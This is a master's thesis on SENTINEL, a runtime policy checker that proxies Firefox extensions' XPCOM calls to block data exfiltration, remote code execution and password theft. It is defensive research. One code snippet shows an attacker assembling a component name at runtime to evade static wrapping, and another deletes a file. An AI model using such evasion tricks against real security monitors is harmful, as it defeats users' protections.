SENTINEL: A DYNAMIC SECURITY POLICY CHECKER FOR FIREFOX EXTENSIONS

A THESIS SUBMITTED TO

THE GRADUATE SCHOOL OF ENGINEERING AND SCIENCE

OF BILKENT UNIVERSITY

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR

THE DEGREE OF

MASTER OF SCIENCE

IN

COMPUTER ENGINEERING

By

Mustafa Battal

December, 2014

SENTINEL: A DYNAMIC SECURITY POLICY CHECKER FOR FIREFOX EXTENSIONS

By Mustafa Battal

December, 2014

We certify that we have read this thesis and that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science.

Asst. Prof. Dr. Bedir Tekinerdoğan(Advisor)

Prof. Dr. Ali Aydın Selçuk

Assoc. Prof. Dr. Uğur Doğrusöz

Approved for the Graduate School of Engineering and Science:

Prof. Dr. Levent Onural
Director of the Graduate School

ABSTRACT

SENTINEL: A DYNAMIC SECURITY POLICY CHECKER FOR FIREFOX EXTENSIONS

Mustafa Battal
M.S. in Computer Engineering
Advisor: Asst. Prof. Dr. Bedir Tekinerdoğan
December, 2014

A poorly designed web browser extension with a security vulnerability may expose the whole system to an attacker. Therefore, attacks directed at "benign-but-buggy" extensions, as well as extensions that have been written with malicious intents pose significant security threats to a system running such components. Recent studies have indeed shown that many Firefox extensions are over-privileged, making them attractive attack targets. Unfortunately, users currently do not have many options when it comes to protecting themselves from extensions that may potentially be malicious. Once installed and executed, the extension needs to be trusted. This thesis introduces Sentinel, a policy enforcer for the Firefox browser that gives fine-grained control to the user over the actions of existing JavaScript Firefox extensions. The user is able to define policies (or use predefined ones) and block common attacks such as data exfiltration, remote code execution, saved password theft, and preference modification. Our evaluation of Sentinel shows that our prototype implementation can effectively prevent concrete, real-world Firefox extension attacks without a detrimental impact on users' browsing experience.

Keywords: Web browser security, browser extensions.

ÖZET

SENTINEL: FİREFOX EKLENTİLERİ İÇİN DİNAMİK GÜVENLİK POLİTİKASI DENETLEYİCİSİ

Mustafa Battal
Bilgisayar Mühendisliği, Yüksek Lisans
Tez Danışmanı: Yrd. Doç. Dr. Bedir Tekinerdoğan
Aralık, 2014

Güvenlik açığı içeren kötü tasarımlı bir tarayıcı eklentisi bütün bir sistemi saldırgana açık hale getirebilir. Bu sebeple "iyi niyetli fakat hatalı" ve kötü niyetle yazılmış eklentiler bunları çalıştıran sistemlere ciddi tehditler oluşturur. Yapılan çalışmalar birçok Firefox eklentisinin gereğinden fazla yetkiye sahip olduğunu gösteriyor ve bu onları saldırganlar için cazip yapıyor. Malesef kullanıcıların kendilerini bu tür zararlı eklentilerden korumak için pek seçenekleri yok. Halihazırda bir kere yüklenip çalıştırıldığında, eklentiye güvenilmesi gerekiyor. Bu tezde varolan JavaScript Firefox eklentilerine kullanıcının hassas bir şekilde yetki kontrolü ve dayatması yapabilmesini sağlayan SENTINEL'i sunuyoruz. Kullanıcı bu şekilde poliçe tanımlayarak yahut önceden tanımlanmış policeleri kullanarak çeşitli yaygın saldırıları önleyebiliyor. Veri kaçırma, uzaktan kod çalıştırma, kaydedilmiş şifre çalma ve tercihlerin değiştirilmesi bu yaygın saldırıların örnekleri. Değerlendirmemiz gösteriyor ki sunduğumuz SENTINEL prototipi başarılı bir şekilde gerçek senaryolarda olan Firefox eklenti saldırılarından kullanıcıları engelleyici olmaksızın koruyor.

Anahtar sözcükler: Tarayıcı güvenliği, tarayıcı eklentileri.

Acknowledgement

I would like to thank my former advisor Dr. Ali Aydın Selçuk for all of his compassionate and tolerating guidance which was essential for me to complete this thesis.

I would like to thank Dr. Engin Kirda for his guidance and for sharing his deep experience and knowledge. He and Kaan Onarlıoğlu consistently encouraged me and shared their insights with me, for which I have endless gratitude.

I would like to thank my committee members Dr. Bedir Tekinerdoğan and Dr. Uğur Doğrusöz for their support and their comments on my work. I would like to acknowledge TÜBİTAK for their financial support within National Scholarship Programme for M.Sc. Students.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

A browser extension (sometimes also called an add-on) is a useful software component that extends the functionality of a web browser in some way. Popular browsers such as Internet Explorer, Firefox, and Chrome have thousands of extensions that are available to their users. Such extensions typically enhance the browsing experience, and often provide extra functionality that is not available in the browser (e.g., video extractors, thumbnail generators, advanced automated form fillers, etc.). Clearly, availability of convenient browser extensions may even influence how popular a browser is. However, unfortunately, extensions may also be misused by attackers to launch privacy and security attacks against users.

A poorly designed extension with a security vulnerability may expose the whole system to an attacker. Therefore, attacks directed at "benign-but-buggy" extensions, as well as extensions that have been written with malicious intents pose significant security threats to a system running such a component. In fact, recent studies have shown that many Firefox extensions are over-privileged [1], and that they demonstrate insecure programming practices that may make them vulnerable to exploits [2].

While many solutions have been proposed for common web security problems (e.g., SQL injection, cross-site scripting, cross-site request forgery, logic flaws, client-side vulnerabilities, etc.), in comparison, solutions that specifically aim to mitigate browser extension-related attacks have received less attention.

Specifically, in the case of Firefox, the Mozilla Platform provides browser extensions with a rich API through *XPCOM (Cross Platform Component Object Model)* [3]. XPCOM is a framework that allows for platform-independent development of *components*, each defining a set of *interfaces* that offer various services to applications. Firefox extensions, mostly written in JavaScript, can interoperate with XPCOM via a technology called *XPConnect*. This grants them powerful capabilities such as access to the file system, network and stored passwords. Extensions access the XPCOM interfaces with the full privileges of the browser; in addition, the browser does not impose any restrictions on the set of XPCOM interfaces that an extension can use. As a result, extensions can potentially access and misuse sensitive system resources.

This ease of access to rich system resources inside Firefox is quite tempting for people with malicious intentions. There has been numerous reported cases of extensions using mentioned features in harmful activity. Mozilla tries to keep its users secure by blocking the installation of such extensions by blacklisting. Since that blocking is done manually, their security zone can be slow to catch new extensions put to extension marketplace or other locations online. It can even miss malicious extensions completely if an extension obfuscates its behavior well. For "benign-but-buggy" extensions, scenarios are more complex. Since malice is not deliberate, the action when these bugs are the detected is to notify the developer. Getting a timely update and fix is not always the case.

In order to address these problems, Mozilla has been developing an alternate Firefox extension development framework, called the *Add-on SDK* under the *Jetpack Project* [4]. Extensions developed using this new SDK benefit from improved security mechanisms such as fine-controlled access to XPCOM components, and isolation between different framework modules. Although this approach is effective at correcting some of the core problems associated with the security model

of Firefox extensions, the Add-on SDK is not easily applicable to existing extensions (i.e., it requires extension developers to port their software to the new SDK), and it has not been widely adopted yet. In fact, we analyzed the top 1000 Firefox extensions and discovered that only 3.4% of them utilize the Jetpack approach, while the remaining 96.6% remains affected by the aforementioned security threats.

Hence, unfortunately, a user currently does not have many practical options when it comes to protecting herself from legacy extensions that may contain malicious functionality, or that have vulnerabilities that can be exploited by an attacker.

In this thesis[1], we present SENTINEL, a policy enforcer for the Firefox browser that gives fine-grained control to the user over the actions of legacy JavaScript extensions. In other words, the user is able to define detailed policies (or use predefined ones) to block malicious actions, and can prevent common extension attacks such as data exfiltration, remote code execution, saved password theft, and preference modification.

In summary, this thesis makes the following contributions:

- We present a novel runtime policy enforcement approach based on user-defined policies to ensure that legacy JavaScript Firefox extensions do not engage in undesired, malicious activity.
- We provide a detailed description of our design, and the implementation of the prototype system, which we call SENTINEL.
- We show policies of SENTINEL can be customized to the level of function calls and even parameters, whereas similar work either has higher levels of granularity or none at all.

[1] Contents of this thesis has been published as [5]

- We explain how SENTINEL's implementation covers extension based attack surface completely. This is unlike other proposed solutions that target a portion of the attack surface.
- We provide a comprehensive evaluation of SENTINEL that shows that our system can effectively prevent concrete, real-world Firefox extension attacks without a detrimental impact on users' browsing experience, and is applicable to the vast majority of existing extensions in a completely automated fashion.

The thesis is structured as follows: Chapter 2 presents the threat model we assume for this study discusses the related work. Chapter 3 explains our approach, and how we secure extensions with SENTINEL and presents implementation details of the core system components. Chapter 4 describes example attacks and the policies we implemented against them, and presents the evaluation of SENTINEL. Finally Chapter 5 concludes the thesis.

Chapter 2

Background

2.1 Browser Extensions

Web browsers are large and complicated pieces of software. Their code bases are usually large in size and they provide wide spectrum of functionality. Therefore browsers generally allow users to tailor the functionality they provide. There are two mainstream ways of enabling users to do that; extensions and plugins. Although conceptually extensions and plugins are the same in adding functionality to browser, there are small differences. Extensions usually combine browser provided APIs in such a way that the browser becomes capable of doing a specific task easier or faster. Occasionally, extensions provide a functionality that is possible to do with browser APIs but is not provided in the browser already. Plugins are also intended to extend browser functionality. They are practically separate programs that can communicate with the browser via browser's API and are virtually free to do any type of operation on a computer.

2.2 Extension Security Structures

2.2.1 Chrome

Extensions in Chrome are compressed files that include a specific directory structure and set of files [6]. An extension's functional content is composed of HTML pages and JavaScript. JavaScript can have two contexts in Chrome extensions:

- Extension scripts are JavaScript code running on a privileged level. These scripts can use advanced APIs provided by Chrome, such as accessing file system, using network connection and even communicate with native processes. For each of these type of operations, the extension must declare that it requires related permissions to that operation. These permissions are shown to the user at time of install of extension once.
- Content scripts are privilege-wise equivalent to JavaScript code that is fetched from web. They cannot do anything other than standard JavaScript allows. Their sole difference is that they can communicate back and forth with extension scripts of the extension they belong to.

Considering users' tendency of clicking through every warning at install time, this structure can make way for quite dangerous attacks. Chrome attempts to isolate extension privileges and guides developers to use least privilege principles. However, this is futile if the developer intends to do malicious activity.

Since Opera extensions are based on the same structure and principles as Chrome since its version 15, same concepts and deductions apply to Opera too.

2.2.2 Internet Explorer

Internet Explorer has an extension structure that is many times incompatible across versions. They are called BHOs (Browser Helper Objects). BHOs are DLLs containing compiled code written in C++, C# or VB.net. They are required to implement specific interfaces to make their binding to browser possible. Other than simple restrictions in accessing parts of file system and accessing parts of system registry, there are no limits to what a BHO can do.

2.3 Related Work

There is a large body of previous work that investigates the security of extension mechanisms in popular web browsers. Barth et al. [1] briefly study the Firefox extension architecture and show that many extensions do not need to run with the browser's full privileges to perform their tasks. They propose a new extension security architecture, adopted by Google Chrome, which allows for assigning extensions limited privileges at install time, and divides extensions into multiple isolated components in order to contain the impact of attacks. In two complementary recent studies, Carlini et al. [7] and Liu et al. [8] scrutinize the extension security mechanisms employed by Google Chrome against "benign-but-buggy" and malicious extensions, and evaluate their effectiveness. Their findings show Chrome's security mechanism of privilege limitation at install time is still open to attacks. Firefox does not even have such limitation. SENTINEL aims to address the problems identified in these works by monitoring legacy Firefox extensions and limiting their privileges at runtime. SENTINEL accomplishes this without requiring dramatical changes to the browser architecture or manual modifications to existing extensions.

Liverani and Freeman [9, 10] take a more practical approach and demonstrate examples of *Cross Context Scripting (XCS)* on Firefox, which could be used to exploit extensions and launch concrete attacks such as remote code execution, password theft, and file system access. Attack scenarios shown in their work is

observed out in the wild as well. We use attack scenarios inspired from these two works to evaluate SENTINEL in Chapter 4, and show that our system can defeat these attacks.

Other works utilize static and dynamic analysis techniques to identify potential vulnerabilities in extensions. Guha et al. [11] propose IBEX, a framework for extension authors to develop extensions with verifiable access control policies, and for curators to detect policy-violating extensions through static analysis. Bandhakavi et al. [2, 12] propose VEX, a static information flow analysis framework for JavaScript extensions. The authors run VEX on more than two thousand Firefox extensions, track explicit information flows from injectable sources to executable sinks which could lead to vulnerabilities, and suggest that VEX could be used to assist human extension vetters. Djeric and Goel [13] investigate different classes of privilege-escalation vulnerabilities found in Firefox extensions, and propose a tainting-based system to detect them. These static approaches may seem easier to apply compared to dynamic solutions, but they are blind to possible alterations at runtime by their nature. SENTINEL aims for a sweet spot by having policies enforced at runtime; and being fully automated and easy to deploy. Similarly, Dhawan and Ganapathy [14] propose SABRE, a framework for dynamically racking in-browser information flows to detect when a JavaScript extension attempts to compromise browser security. This solution offers fundamental changes to browser core and has a great overhead, which makes it unpractical for most cases. SENTINEL, as shown in 4.2, has much less overhead and has minimal modifications to browser. Wang et al. [15] dynamically track and examine the behavior of Firefox extensions using an instrumented browser and a test web site. They identify potentially dangerous activities, and discuss their security implications. Their work does not provide for a way to secure end users, who encounter and use many extensions that are outside of their test set. SENTINEL is meant to enforce policies on any extension that are preprocessed by it, regardless of if the extension is previously seen by itself. Unlike the other works that focus on legacy Firefox extensions, Karim et al. [16] study the Jetpack framework and the Firefox extensions that use it by static analysis in order to identify capability

leaks. Jetpack framework is yet to become mainstream in Mozilla extension marketplace. This work shows Jetpack framework has its own deficiencies in terms of security and gives developers further reason to stick to legacy development methods, which in turn grows SENTINEL's audience.

Similar to SENTINEL, there are several works that aim to limit extension privileges through runtime policy enforcement. Wang et al. [17] propose an execution monitor built inside Firefox in order to enforce two specific policies on JavaScript extensions: Extensions cannot send out sensitive data after accessing them, and they cannot execute files they download from the Internet. However, their implementation and evaluation methodology are not clearly explained, and the proposed policies do not cover all of the attacks we describe in Chapter 4. Ter Louw et al. [18, 19] present a code integrity checking mechanism for extension installation and a policy enforcement framework built into XPConnect and SpiderMonkey. In comparison, our approach is lighter, and we do not modify the core components or architecture of Firefox.

Many prior studies focus on securing binary plugins and external applications used within web browsers (e.g., *Browser Helper Objects* in Internet Explorer, Flash players, PDF viewers, etc.). In an early article, Martin et al. [20] explore the privacy practices of 16 browser add-ons designed for Internet Explorer version 5.0. Kirda et al. [21] use a combination of static and dynamic analysis to characterize spyware-like behavior of Internet Explorer plugins. Likewise, Li et al. [22] propose SpyGate, a system to block potentially dangerous dataflows involving sensitive information, in order to defeat spyware Internet Explorer add-ons. Other solutions that provide secure execution environments for binary browser plugins include [23, 24, 25, 26], which employ various operating systems concepts and sandboxing of untrusted components. In contrast to these works that aim to secure binary browser plugins, our work is concerned with securing legacy JavaScript extensions in Firefox.

2.4 Threat Model

The threat model we assume for this work includes both malicious extensions, and "benign-but-buggy" (or "benign-but-not-security-aware") extensions.

For the first scenario, we assume that a Firefox user can be tricked into installing a browser extension specifically developed with a malicious intent, such as exfiltrating sensitive information from her computer to an attacker. In the second scenario, the extension does not have any malicious functionality by itself, but contains bugs that can open attack surfaces, or poorly designed features, which can all jeopardize the security of the rest of the system.

In both scenarios, we assume that the extensions have full access to the XPCOM interfaces and capabilities as all Firefox extensions normally do. The browser, and therefore all extensions, can run with the user's privileges and access all system resources that the user can.

Our threat model primarily covers JavaScript extensions, which according to our analysis constitutes the vast majority of top Firefox extensions (see discussion in Sect. 4.3), and attacks caused by their misuse of XPCOM. Vulnerabilities in binary extensions, external binary components in JavaScript extensions, browser plug-ins, or the browser itself are outside our threat model. Other well-known JavaScript attacks that do not utilize XPCOM, and that are not specific to extensions (e.g., malicious DOM manipulation) are also outside the scope of this work.

Chapter 3

Securing Layer: SENTINEL

3.1 Design of Proposed Solution

Figure 3.1 illustrates an overview of SENTINEL from the user's perspective. First, the user downloads an extension from the Internet, for instance, from the official Mozilla Firefox add-ons website. Before installation, the user runs the extension through the SENTINEL preprocessor, which automatically modifies the extension without the user's intervention, to enable runtime monitoring. The sanitized extension is then installed to the SENTINEL-enabled Firefox as usual. At anytime, the user can create and edit policies at a per-extension granularity.

The SENTINEL prototype is a Firefox extension itself. For SENTINEL to be set up correctly, it is not obligatory for its own extension gets installed first. However, any Firefox that runs only with preprocessed extensions, and not SENTINEL extension, is not protected by SENTINEL.

Internally, at a high level, SENTINEL monitors and intercepts all XPCOM accesses requested by JavaScript Firefox extensions at runtime, analyzes the source, type and parameters of the operation performed, and allows or denies access by consulting a local policy database.



Figure 3.1: Overview of SENTINEL from the user's perspective.

In the rest of this section, we present our approach to designing each of the core components of SENTINEL, and describe how they operate in detail.

3.1.1 Sentinel Preprocessor

Before any extension is protected by SENTINEL, it should be passed through preprocessor. The preprocessor is a fully automated script. It is given a whole extension as input and gives slightly modified version of it as output. We aimed to keep preprocessor changes to a minimum. Nevertheless, changes made by preprocessor are not those that would alter functionality of input extension.

When preprocessor is run, it first iterates through the list of files within the extension packaging. There are three file types of interest listed as follows

- JavaScript files
- XUL (XML User interface Language) files
- HTML files

Overall, what we modify in all these three types of files are the same. We add a piece of JavaScript code that does the swapping of original `Components` object with *Components Proxy*.

JavaScript files contain nothing but JavaScript code. Since they are interpreted top to bottom, preprocessor simply places swapping code at the very beginning of file.

XUL files are how Firefox defines its graphical interfaces. They are XML files following a structure defined by Mozilla. It is possible to include JavaScript inside XUL files or invoke JavaScript from them. Hence their relevance to our prototype. We have injected a script tag inside these XUL files such that it gets executed before any other JavaScript inside that file. The same operation is done on HTML files as well.

3.1.2 Intercepting XPCOM Operations

While it is possible to design SENTINEL as a monitor layer inside XPConnect, such an approach would require heavy modifications to the browser and the Mozilla Platform, which would in turn complicate implementation and deployment of the system. Furthermore, continued maintenance of the system against the rapidly evolving Firefox source code would raise additional challenges. In order to avoid these problems, we took an alternative design approach which instead involves augmenting the critical JavaScript objects that provide extensions with interfaces to XPCOM with secure policy enforcement capabilities.

JavaScript extensions communicate with XPCOM, using XPConnect, through a JavaScript object called `Components`. This object is automatically added to privileged JavaScript scopes of Firefox and extensions. To illustrate, the example below shows how to obtain an XPCOM object instance (in this case, `nsIFile` for

local filesystem access) from the `Components` object.

```
var file = Components.classes["@mozilla.org/file/local;1"].
           createInstance(Components.interfaces.nsILocalFile);
```

Once instantiated in this way, extensions can invoke the object's methods to perform various operations via XPCOM. For example, the below code snippet demonstrates how to delete a file.

```
file.initWithPath("/home/user/some_file.txt");
file.remove();
```

SENTINEL replaces the `Components` object with a different JavaScript object that we call *Components Proxy*, and all other XPCOM objects obtained from it with an object that we call *Object Proxy*. These two new object types wrap around the originals, isolating extensions from direct access to XPCOM. Each operation performed on these objects, such as instantiating new objects from them, invoking their methods, or accessing their properties, is first analyzed by SENTINEL and reported to the *Policy Manager*, which decides whether the operation should be permitted. Based on the decision, the `Components Proxy` (or `Object Proxy`) either blocks the operation, or forwards the request to the original XPCOM object it wraps. Of course, if the performed operation returns another XPCOM object to the caller, it is also wrapped by an `Object Proxy` before being passed to the extension.

This process is illustrated with an example in Fig. 3.2. In Step 1, a browser extension requests the `Components Proxy` to instantiate a new `File` object. In Step 2, the `Components Proxy`, before fulfilling the request, consults the Policy Manager to check whether the extension is allowed to access the filesystem. Assuming that access is granted, in Step 3, the `Components Proxy` forwards the request to the original `Components`, which in turn communicates with XPCOM to create the `File` object. In Step 4, the `Components Proxy` wraps the `File`



Figure 3.2: An overview of SENTINEL, demonstrating how a file deletion operation can be intercepted and checked with a policy.

object with an `Object Proxy` and passes it to the extension. Steps 5, 6, 7 and 8 follow a similar pattern. The extension requests deleting the file, the `Object Proxy` wrapping the `File` object checks for write permissions to the given file, receives a positive response, and forwards the request to the encapsulated `File` object, which performs the delete via XPCOM.

3.1.3 What Did Not Work for Interception

Our first attempt at implementing interception was unfruitful. We initially intended to intercept only XPCOM interfaces that provide security critical functionality. Remembering how we accessed XPCOM interfaces via `Components`

object, we planned to modify that piece of code in the following way:

```
/*
 * Instead of fetching original interface like below, fetch the wrapped one
 * var file = Components.classes["@mozilla.org/file/local;1"].
 */
var file = Components.classes["@seclab.org/file/wrapped_local;1"].
           createInstance(Components.interfaces.nsILocalFile);
```

This would have made it possible to analyze calls or property accesses made to an interface and then forward them to actual implementation according to Policy Manager's decision about the operation.

However, this approach has several drawbacks. This implementation requires every extension to be preprocessed by replacing original component names with wrapped ones. If attacker constructs component name dynamically, the wrapping fails. An example is shown below.

```
// construct complete string at runtime to evade static replacing
var str1 = "@mozilla.org/";
var str2 = "file/local;1";
var file = Components.classes[str1 + str2].
           createInstance(Components.interfaces.nsILocalFile);
```

Another drawback is that this approach is not much flexible. Every wrapped interface needs to be completely mirrored and every interface entry point should have the same Policy Manager invocation. Any changes to interfaces reqiure quite a bit of modification to get everything working. This is not the case with proxies since every call is following a common path.

Figure 3.3: User prompt given by SENTINEL when no policy is found.

3.1.4 Policy Manager

The Policy Manager is the component of SENTINEL that makes all policy decisions by comparing the information provided by the `Components Proxy` and the `Object Proxy` objects describing an XPCOM operation with a local policy database. Based on the Policy Manager's response, the corresponding proxy object decides whether the requested operation should proceed or be blocked. Alternatively, as shown in Fig. 3.3, SENTINEL is configured to prompt the user to make a decision when no corresponding policy is found, and the Policy Manager can optionally save this decision in the policy database for future use.

In order to allow fine-grained policy decisions, a proxy object creates and sends to the Policy Manager a *policy decision ticket* for each requested operation. A ticket can contain up to four pieces of information describing an XPCOM operation:

- **Origin:** Name of the extension that requested the operation.
- **Component/Interface Type:** The type of the object the operation is performed on.
- **Operation Name (Optional):** Name of the method invoked or the property accessed, if available. If the operation is to instantiate a new object, the ticket will not contain this information.
- **Arguments (Optional):** The arguments passed to an invoked method, if available. If the operation is to instantiate a new object, or a property access, the ticket will not contain this information.

Given such a policy decision ticket, the Policy Manager checks the policy database to find an entry with the ticket's specifications. Policy entries containing wildcards are also supported. In this way, flexible policies concerning access to different browser and system resources such as the graphical user interface, preferences, cookies, history, DOM, login credentials, filesystem and network could be constructed with a generic internal representation. Of course, access to the policy database itself is controlled with an implicit policy.

Note that the Policy Manager can also keep state information about extension actions within browsing sessions. This enables SENTINEL to support more complex policy decisions based on previous actions of an extension. For instance, it is possible to specify a policy that disallows outgoing network traffic only if the extension has previously accessed the saved passwords, in order to prevent a potential information leak or password theft attack.

3.2 Policy Manager

The Policy Manager is the component of SENTINEL that makes all policy decisions by comparing the information provided by the `Components Proxy` and the `Object Proxy` objects describing an XPCOM operation with a local policy database. Based on the Policy Manager's response, the corresponding proxy object decides whether the requested operation should proceed or be blocked. Alternatively, SENTINEL could be configured to prompt the user to make a decision when no corresponding policy is found, and the Policy Manager can optionally save this decision in the policy database for future use.

In order to allow fine-grained policy decisions, a proxy object creates and sends to the Policy Manager a *policy decision ticket* for each requested operation. A ticket can contain up to four pieces of information describing an XPCOM operation:

- **Origin:** Name of the extension that requested the operation.
- **Component/Interface Type:** The type of the object the operation is performed on.
- **Operation Name (Optional):** Name of the method invoked or the property accessed, if available. If the operation is to instantiate a new object, the ticket will not contain this information.
- **Arguments (Optional):** The arguments passed to an invoked method, if available. If the operation is to instantiate a new object, or a property access, the ticket will not contain this information.

Given such a policy decision ticket, the Policy Manager checks the policy database to find an entry with the ticket's specifications. Policy entries containing wildcards are also supported. In this way, flexible policies concerning access to different browser and system resources such as the graphical user interface, preferences, cookies, history, DOM, login credentials, filesystem and network could

be constructed with a generic internal representation. Of course, access to the policy database itself is controlled with an implicit policy.

Policy Manager does the rule matching by processing policy ticket information. It first looks into stack trace of the call and decides if the call is made from one of three options;

- Browser's privileged JavaScript codes
- Code accessing XPCOM layer from SENTINEL itself
- Regular extensions that are target of SENTINEL

First two options are allowed to pass through in all cases. If origin is decided to be a regular extension, Policy Manager looks for any matches in policy database by querying with available items in rest of the policy ticket (i.e interface type, operation name, arguments).

Note that the Policy Manager can also keep state information about extension actions within browsing sessions. This enables SENTINEL to support more complex policy decisions based on previous actions of an extension. For instance, it is possible to specify a policy that disallows outgoing network traffic only if the extension has previously accessed the saved passwords, in order to prevent a potential information leak or password theft attack. A trimmed version of Policy Manager implementation is added in appendix A.

3.3 Implementation of the Core Features

As explained in the previous section, SENTINEL is designed to minimize the modifications required on Firefox and the Mozilla Platform, to enable easy deployment and maintenance. In this section, we describe how we implemented the core features of our system in Firefox 17, and discuss the challenges we encountered. We

tested SENTINEL on Firefox version up to 34, most recent version at the time of writing, and got positive results.

3.3.1 Proxy Objects

A *proxy object* is a well-known programming construct that provides a meta-programming API to developers by intercepting accesses to a given target object, and allowing the programmer to define *traps* that are executed each time a specific operation is performed on the object. This is frequently used to provide features such as security, debugging, profiling and logging. Although the JavaScript standard does not yet have support for proxy objects, Firefox's JavaScript engine, SpiderMonkey, provides its own Proxy API [27].

We utilize proxy objects to implement SENTINEL's two core components, the `Components Proxy` and the `Object Proxy`. We first proxify the original `Components` object made available by Firefox to all extensions to construct the `Components Proxy`. This proxy defines a set of traps which ensure that operations that result in instantiation of new XPCOM objects are intercepted, and the newly created object is proxified with an `Object Proxy` before being passed to the extension. Similarly, each `Object Proxy` traps all function and property accesses performed on them, issues policy decision tickets to the Policy Manager, and checks for permissions before forwarding the operation to the original XPCOM object. This process is illustrated in Fig. 3.4. Implementation of these proxies are shown in appendix A.

One challenge faced in implementing `Object Proxies` was the fact that, an XPCOM object can implement more than one interface. The object to interface mapping is not static, meaning an XPCOM object contsructed with some interface can be altered to represent and implement another interface at runtime.



Figure 3.4: Implementation of the `Object Proxy` using a proxy construct.

Code below gives an example of how this is achieved in JavaScript code.

```
// create XPCOM component which enables use of nsIPrefService
// interface
var preferences = Components
  .classes["@mozilla.org/preferences-service;1"]
  .getService(Components.interfaces.nsIPrefService);

// after this, nsIPrefBranch2 interface can be used through
// preferences variable
preferences = preferences
  .QueryInterface(Components.interfaces.nsIPrefBranch2);
```

To ensure we keep intercepting calls to XPCOM components through `Object Proxies` correctly, we need to know which interface that component is implementing at the time of operation. Our solution to this was to introduce a variable within `Object Proxy` to hold value of current interface that internal component is implementing. Whenever the interface of component is changed, `Object Proxy` captures the call to `QueryInterface` and updates the custom variable we introduced with given argument if forwarded call succeeds.

Note that all four pieces of information required to issue a policy decision ticket, as described in Sect. 3.2, can be obtained when a function or property access is trapped, in a generic way. The name of the extension from which the access originates can be extracted from the JavaScript call stack, and the proxy object readily makes available the rest of the information. This allows for implementing the `Object Proxy` in a single generic JavaScript module, which can proxify and wrap any other XPCOM object.

3.3.2 XPCOM Objects as Method Arguments

Some XPCOM methods invoked by an extension may expect other XPCOM objects as their arguments. However, extensions running under SENTINEL do not have access to the original objects, but only to the corresponding `Object Proxies` wrapping them. Consequently, when forwarding to the original object a method invocation with an `Object Proxy` argument, the proxy must first *deproxify* the arguments. In other words, SENTINEL must provide a mechanism to unwrap the original XPCOM objects from their proxies in order to support such function calls without breaking the underlying layers of XPCOM that are oblivious to the existence of proxified objects. At the same time, extensions should not be able to freely access this mechanism, which would otherwise enable them to entirely bypass SENTINEL by directly accessing the original XPCOM objects.

In order to address these issues, we included in the `Components Proxy` and `Object Proxy` a *deproxify* function which unwraps the JavaScript proxy and returns the original object inside. Once called, the function first looks at the JavaScript call stack to resolve the origin of the request. The unwrapping only proceeds if the caller is a SENTINEL proxy; otherwise an error is returned and access to the encapsulated object is denied. Note that we access the JavaScript call stack through a read-only property in the original `Components` object that cannot be directly accessed by extensions, which prevents an attacker from overwriting or masking the stack to bypass SENTINEL.

3.3.3 Modifications to the Browser and Extensions

